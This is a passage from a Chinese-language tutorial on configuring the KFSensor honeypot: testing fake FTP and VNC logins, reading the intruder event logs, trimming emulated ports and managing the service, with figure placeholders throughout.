


图4




图5




图6




图7




图8




图9




图10




图11

login failed表明登录失败，为什么会失败呢？很明显，在用户名和密码处随便输入什么都会失败的。有人可能会问：这样又有什么用呢？我会自信的告诉你，刚才你输入的用户名wyx和密码123已经被kfsensor记录下来了！我们回到主程序界面（图6）。

在图6右边就记录了入侵者的事件，双击其中的某个事件看看，如图7。图7中“summary”处记录了入侵者的一些简单记录，比如“visitor”处就是入侵者的ip地址，因为我是从本地登录的，ip地址当然是我自己的了；“port”是入侵者用什么端口登录的：“domain”就是入侵者的计算机名称了。

我们再点“details”看看，如图8，其中“start time”和“end time”就记录了入侵者的活动时间，至于其他选项大家看了便清楚了，这里不再啰嗦。

再来简单的实验一下vnc5900端口。运行vncviewer.exe，如图9，当输入密码“123”的时候出现了认证错误对话框，如图10。

此时再回到主程序看看，如图11，vnc也记录了一个事件，我们双击这个事件看看，如图12。具体细节我就不再讲解了。




图12

实验完毕，可有个问题值得一提。图2左边这些端口太多了，这样一来，入侵者在用扫描工具扫描时就会有很多端口，有经验的入侵者就会察觉到这并不正常。那我们怎么才能去掉多余的一些端口呢？

步骤如下：

依次点击图2的“scenario”，“edit scenario”，如图13，假设我现在要删除虚拟21端口，只要在“name”中找到“ftp guild”，然后点下“delete”即可。

我们比较图2和图14就会发现ftp端口已经没有了，再在命令行下输入：netstat -an，也找不到21端口。这样，入侵者在扫描时也就不会扫到21端口了。

图15中我们虚拟了三个服务“dns”、“iis”、“3389”，这样就显得比较真实。

软件安装的时候已经将自己做成了




图13




图14




图15

服务，我们可以在服务里面找到kfsensor，依次点击“files”，“service”可以对其服务进行“start”、“stop”、“restart”等操作，此外还可卸载服务。


最后再补充一句：如果你在本地已经安装了ftp服务，那就不能虚拟ftp服务了，这样端口会形成冲突，我们可以将本地的ftp端口改为2121，然后再虚拟ftp服务就行了。

